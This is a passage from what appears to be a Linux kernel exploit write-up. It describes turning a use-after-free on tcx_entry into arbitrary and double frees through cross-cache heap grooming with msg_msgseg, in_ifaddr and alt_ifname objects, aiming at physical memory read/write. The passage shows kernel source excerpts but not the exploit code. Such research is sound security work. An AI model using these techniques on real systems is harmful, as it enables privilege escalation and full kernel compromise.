
if (miniq_old)
/* This is counterpart of the rcu sync above. We need to
 * block potential new user of miniq_old until all readers
 * are not seeing it.
 */
miniq_old->rcu_state = start_poll_synchronize_rcu(); // [4]
}

```

Note that `miniqp->p_minq` points to the first field of `struct tcx_entry` as we discovered in `ingress_init`. That field is a pointer to a `struct mini_Qdisc` which is a member of `struct mini_Qdisc_pair` which is a member of `struct Qdisc` (through privdata). This essentially means that the first qword of `struct tcx_entry` is a pointer to somewhere in `struct Qdisc`. Also keep in mind that `struct tcx_entry` lives in the kmalloc-2k heap cache, this will become important later on.

Notice that, at [2], if `tp_head` is NULL, it writes NULL to `miniqp->p_minq`, which is at the start of `tcx_entry` and if `tp_head` is not NULL, it writes a pointer to `miniq` at [3], writing the pointer to the middle of a qdisc at the start of `tcx_entry`.

We can control whether or not `tp_head` is NULL, so we could try to write NULL. An idea that might come to mind is targeting refcounts with the NULL write, however, there is a catch: at [1] it reads the original value at the first qword of the UAF object before being overwritten, and later at [4], if it's not NULL, it will get dereferenced as a pointer.




So our options are limited to victim objects that either have NULL in the first qword or that already have a pointer in the first qword and would do something interesting if we overwrote it with either NULL or a different pointer.

Cross-cache

Cross-cache is a technique that we heavily abuse in my exploit. SLUB (the default allocator used by the linux kernel) and other similar allocators, allocate objects in size-class separated caches when `kmalloc()` is called. It's also worth adding that in recent years, the `GFP_KERNEL_ACCOUNT` flag was added to further fragment the caches that objects are served from by creating 2 different caches for each size-class (e.g `kmalloc-128` and `kmalloc-cg-128`). The point of cross-cache is to be able to use memory corruption primitives to corrupt objects in different caches, which requires some page allocator level manipulation. To use cross-cache to exploit the UAF, we perform steps such as:

- Spray the slab containing the UAF object, such that we control all slots in it
- Free all objects on that slab, causing it to be returned to the page allocator free-list
- Reclaim the dangling slab by spraying an object belonging to a different slab type

Escalate to arbitrary free



My approach was cross-caching from `kmalloc-2k` to `kmalloc-cg-2k` to get access to `msg_msgseg` objects and replace the `msg_msgseg->next` pointer with the `miniq` pointer. This is particularly interesting in our case given that the first field of struct `mini_Qdisc` is `filter_list`, which is a linked list of struct `tcf_proto` objects bound to filters that we can allocate and free at will. Combine this with the fact that reading a `msg_msgseg` will free whatever is at `msg_msgseg->next` until it finds NULL and we have a very strong arbitrary free instrument.

```

void free_msg(struct msg_msg *msg)
{
    struct msg_msgseg *seg;
    security_msg_msg_free(msg);


    seg = msg->next;
    kfree(msg);
    while (seg != NULL) {
        struct msg_msgseg *tmp = seg->next;

        cond_resched();
        kfree(seg);
        seg = tmp;
    }
}


```

This allow us to do the following:

- make *tcx_entry* dangling
- replace it with *msg_msgseg*
- add a filter to qdisc (this will both add a *tcf_proto* to the linked list with head at *miniq* and write the *miniq* pointer at *msg_msgseg->next*)
- read *msg_msgseg*, which will cause it to get freed and also interate over *filter_list*, freeing everything until it finds NULL, so it will free our *tcf_proto*, which lives at kmalloc-128.



Pivoting to better caches



The end goal of my exploit was to get a double free in kmalloc-cg-1k to overlap `pipe_buffer` with `skbuf->data` and use that for physical memory read/write. In order to do that, we had to go through some intermediate steps in other caches though.

Getting a pointer to kmalloc-cg-512

Once we had arbitrary free in kmalloc-128, we decided to once again cross-cache, this time from kmalloc-128 to kmalloc-cg-128 by spraying `msg_msgseg` and reusing our arbitrary free primitive to free a `msg_msgseg` object in kmalloc-cg-128. At this point my goal was to get some object that could give me a pointer to any different (better) cache so we could overlap our new, fully controllable, `msg_msgseg->next` with it and pivot again. My first idea was to overlap the dangling `msg_msgseg` with a `msg_msg` object, however, this would end up linking the `msg_msgseg` into the circular `msg_msg` list, and cause a hang while freeing `msg_msgseg` because it would iterate endlessly. After going through some structs, we came across `struct in_ifaddr`:

```
struct hlist_node hash;
struct in_ifaddr __rcu *ifa_next;
struct in_device *ifa_dev;
struct rcu_head rCU_head;
__be32 ifa_local;
__be32 ifa_address;
__be32 ifa_mask;
__u32 ifa_rt_priority;
__be32 ifa_broadcast;
unsigned char ifa_scope;
unsigned char ifa_prefixlen;
unsigned char ifa_proto;
__u32 ifa_flags;
char ifa_label[IFNAMSIZ];

/* In seconds, relative to tstamp. Expiry is at tstamp + HZ * lft. */
__u32 ifa_valid_lft;
```

```

__u32 ifa_preferred_lft;
unsigned long ifa_cstamp; /* created timestamp */
unsigned long ifa_tstamp; /* updated timestamp */
};

```


This is particularly interesting for mainly 2 reasons:

- We can read the *ifa_dev* pointer, which is a *struct in_device* object in kmalloc-512
- When spraying, we can use the *ifa_address* field as an identifier, so we can know which sprayed object overlapped *msg_msgseg*


A kmalloc-512 pointer is not what we wanted initially, but good enough. It's relatively easy to allocate kmalloc-cg-512 pages adjacent to kmalloc-512 pages because they belong to the same page order. With this in mind, we sprayed a huge padding of kmalloc-cg-512 *skbuf->data* before allocating *in_device*, so when we receive the leak we simply subtract an arbitrary (aligned) offset that should dislocate the pointer to some object in the middle of the *skbuf->data* spray.

In summary, we can leak the *ifa_dev* pointer with the following steps:


- Trigger *tcf_proto* free using the initial capability
- Cross-cache from kmalloc-128 to kmalloc-cg-128 (*msg_msgseg* spray in kmalloc-cg-128)
- Trigger the initial primitive again to free the new *msg_msgseg*
- Allocate *in_ifaddr* to populate the new corrupted *msg_msgseg* with the kmalloc-512 pointer
- Receive the corrupted *msg_msgseg* to leak the pointer



And then we can calculate a *skbuf->data* pointer by subtracting some aligned offset from the leaked pointer due to the padding we preallocated.



kmalloc-cg-128 -> kmalloc-cg-512



Now that we have a pointer to a *skbuf->data* object in *kmalloc-cg-512*, we need to somehow write it to our controllable *msg_msgseg* in order to free it using *free_msg()*. While many handy data spray techniques seem to be dead by now, we ended up coming across a (seemly novel) object that could do the job.

```
static int rtnl_alt_ifname(int cmd, struct net_device *dev, struct nlattr *attr,
                           bool *changed, struct netlink_ext_ack *extack)
{
    char *alt_ifname;
    size_t size;
```

```


int err;
err = nla_validate(attr, attr->nla_len, IFLA_MAX, ifla_policy, extack);
[...]
alt_ifname = nla_strdup(attr, GFP_KERNEL_ACCOUNT);
[...]
kfree(alt_ifname);
if (!err)
    *changed = true;
return err;
}

```


The *alt_ifname* object is a temporary buffer where user data is stored with an arbitrary size, allocated with *GFP_KERNEL_ACCOUNT*. Keep in mind that *rtnl_alt_ifname* is only called from contexts where the r rtnl lock is acquired, so spawning multiple threads to race and spray the temporary buffer won't work, so we have to make sure the object we want to overwrite is next on the freelist. One way of doing this is incrementally allocating other *msg_msgseg* objects and checking our corrupted *msg_msgseg* using *MSG_COPY* to read it without freeing, allowing me to known which of the new *msg_msgseg* objects just overlapped the target one, and then replace it with the *alt_ifname* buffer, finally allowing me to point *msg_msgseg->next* to a *skbuf->data* object in *kmalloc-cg-512* and free it.

In summary, we can overwrite the *msg_msgseg->next* pointer with the following steps:


- Incrementally allocate *msg_msgseg* objects with data and read the dangling one with *MSG_COPY* to detect when we overlap it
- Free the overlapping *msg_msgseg* object, this will put the slot containing the dangling *msg_msgseg* object on top of the freelist
- Allocate *alt_ifname* to overlap the dangling *msg_msgseg*, writing the *skbuf->data* pointer on top of the *next* pointer



And, of course, now we can simply receive the dangling *msg_msgseg* to free the *skbuf->data* object.




kmalloc-cg-512 -> kmalloc-cg-1k



kmalloc-cg-512 is already much better than kmalloc-cg-128, and can become an trampoline to essentially any other cache. We can now overlap our dangling `skbuf->data` object with some `msg_msg` object. If we now send another message in the same queue as this `msg_msg` object, it'll get linked on the first

messages `mlist.next` pointer, so we'll get a pointer to the second message in the first qword of the first message. So, by sending a message that gets allocated on kmalloc-cg-1k, we can leak a pointer by reading our `skbuf->data`.

If we now slightly increment the pointer by some aligned offset, it will point to a different slot on the kmalloc-cg-1k slab, which we can determine by spraying. This could be, for example, a different `msg_msg` object allocated in kmalloc-cg-1k and owned by a different queue.




When we read the `skbuf->data` to leak the pointer, it gets freed and put on top of the freelist, so by writing to some unix socket again, we will reallocate the 